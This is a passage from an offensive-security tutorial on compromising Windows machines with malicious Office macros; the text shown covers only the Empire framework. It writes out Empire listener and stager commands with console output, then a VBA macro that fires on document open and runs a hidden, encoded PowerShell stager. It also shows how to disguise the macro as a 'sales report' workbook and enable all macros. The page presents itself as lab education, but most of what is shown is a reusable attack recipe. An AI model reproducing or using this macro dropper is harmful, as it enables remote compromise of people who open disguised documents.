Multiple Ways to Exploit Windows Systems using Macros

February 26, 2020   By Raj Chandel

In this article, we will be exploring a total of 6 tools that can craft, encrypt and exploit a Windows Machine using malicious Macros.

Table of Content

- **Introduction**
  - What are Macros?
  - Why Macros are Dangerous

- **Exploitation**
  - Empire
  - Magic Unicorn
  - Metasploit
  - LuckyStrike
  - Macro_Pack
  - Evil Clipper

- **Mitigations**

Introduction

What are Macros?

Whenever you are working with an Excel File or Word File for an instance and you want a certain repetitive task that you wish just got automated without your intervention. This was the issue that was faced by the users of the newly built Microsoft Office. Microsoft came to a solution for this by creating what we know as Macros. Macros are quite essentially just Visual Basic Scripts that can be crafted and shared and it works in the background without any knowledge of the user (if enabled.).

Why Macros are Dangerous?

Now that you get what macros mean in a nutshell, it is not that difficult to wrap your head around the fact that running scripts in the background that can be crafted and altered and shared are bound to used as a way to exploit machines. What attacker does is that they generate a very harmless looking file in the Microsoft Office. Then they open up the Macros Editor and then craft a script that could generate a session form the target user to the attacker. The basic flow is the same for almost all tools. But the techniques that each tool uses in the background are quite different than another.


Exploitation

Now that we have established what are Macros and understood the risks, let’s see how it can affect the real-life scenarios. We have created a Lab Environment with Kali Linux, Windows 10 and other tools. We are going to exploit a Windows System using 5 different tools.

Empire

To use the Empire on Kali Linux, we need to install Empire Framework on your Attacker Machine. This is a pretty simple process. If you are facing some trouble, then refer to this article. After a successful installation, we will fire up the framework. We checked for the active listeners using the “listeners” command. As we can see that no listeners were running. Now, let’s create one. We created an HTTP Listener. After that, we need to create a stager for that listener that we just created. As our demonstration is based on Macros, we will be using the same for the stager. We will link the listener to the stager and just execute the config. This will create a stager in the “/tmp/macro”.


```
listeners
uselisteners http
execute
back
usestager windows/macro
set Listener http
execute
```



```
=================================================================
 [Empire]  Post-Exploitation Framework
=================================================================
 [Version] 2.5 | [Web] https://github.com/empireProject/Empire
=================================================================

   _______ .___  ___. .______    __  .______       _______
  |   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
  |  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
  |   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
  |  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
  |_______||__|  |__| | _|      |__| | _| `._____||_______|


       285 modules currently loaded

       0 listeners currently active

       0 agents currently active


(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a product
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > back
(Empire: listeners) > usestager windows/macro
(Empire: stager/windows/macro) > set Listener http
(Empire: stager/windows/macro) > execute

[*] Stager output written out to: /tmp/macro

(Empire: stager/windows/macro) > 
```


www.hackingarticles.in

Moving on to the Target Machine, as we are doing this demonstration in a Lab Environment, it is easier to execute the following steps. We take a Normal Excel File and enter some data into it. Then we click on the "VIEW" Tab. In this tab, we will be selecting the Macros Option.



Welcome to Hacking Articles

Clicking on the Macros will open up a small window as depicted in the image given below. Here, we are asked for the name of the Macro. This can be anything you want. After entering the name, click on the Create button to get started.




Macro name: test

Macros in: All Open Workbooks


Description

Here we have a blank module in which we can draft a Macro. We went back to our Kali Machine and copied the code that was generated by the Empire. Then Pasted the contents of that macro file into this blank module as shown in the image given below.



```
Sub Auto_Open()
    crIp
End Sub

Sub AutoOpen()
    crIp
End Sub

Sub Document_Open()
    crIp
End Sub

Public Function crIp() As Variant
    Dim uH As String
    uH = "powershell -noP -sta -w 1 -enc  SQBGACgAJABQAFMAVg"
    uH = uH + "B1AFIAcwBJAE8AbgBUAGEAQgBsAEUALgBQAFMAVgB1AHIAcwBp"
    uH = uH + "AG8AbgAuAE0AQQBKAE8AcgAgAC0ARwBFACAAMwApAHsAJABHAF"
    uH = uH + "AARgA9AFsAcgBFAGYAXQAuAEEAcwBzAGUAbQBCAEwAWQAuAEcA"
    uH = uH + "RQBUAFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQ"
    uH = uH + "BnAGUAbQB1AG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBV"
    uH = uH + "AHQAaQBsAHMAJwApAC4AIgBHAEUAVABGAEkAZQBgAEwARAAiAC"
    uH = uH + "gAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkA"
    uH = uH + "UwB1AHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQ"
    uH = uH + "BiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBGACgAJABH"
```

After pasting the code, we choose the Save As option from the menu. It opens up a window. In this window, we name the file and We choose Excel Macro-Enabled Workbook as shown in the image given below. We click the Save button after filling in the necessary details.



File name: sales report


Save as type: Excel Macro-Enabled Workbook

Authors: raj


Tags: Add a tag

☐ Save Thumbnail

Back in earlier days, this was all that is need to do. But seeing the rise in the Macro related attacks in the normal Office Environment, Microsoft has added some more verification on the User End to stop some attacks. Now we open a new Excel Workbook. We choose the “File” tab. In this tab, we Click the Options Section as shown in the image given below.



Clicking the Options Section will open a small window as shown in the image given below. Now the left-hand side menu of this window, there is a section called Trust Center. We opened it to find some privacy and security related settings. Here, we have a subsection called “Microsoft Excel Trust Center”, we open its settings by clicking the “Trust Center Settings” button



www.hackingarticles.in

Help keep your documents safe and your computer secure and healthy.

Protecting your privacy

Microsoft cares about your privacy. For more information about how Microsoft Excel helps to protect your privacy, please see the privacy statements.

Show the Microsoft Excel privacy statement
Office.com privacy statement
Customer Experience Improvement Program
Microsoft Office Feedback "Send a Smile" Privacy Statement

Security & more


Visit Office.com to learn more about protecting your privacy and security.

Microsoft Trustworthy Computing

Microsoft Excel Trust Center

The Trust Center contains security and privacy settings. These settings help keep your computer secure. We recommend that you do not change these settings.

This opens up another window, Here we have a section called Macro Settings. We click on it. It gives us a total of 4 Macro policies each one against a radio button. We have the “Disable all macros with notification” policy selected by default. We change it to “Enable all macros” policy and close the window.



Macro Settings


○ Disable all macros without notification
○ Disable all macros with notification
○ Disable all macros except digitally signed macros
● Enable all macros (not recommended; potentially dangerous code can run)

Developer Macro Settings

□ Trust access to the VBA project object model

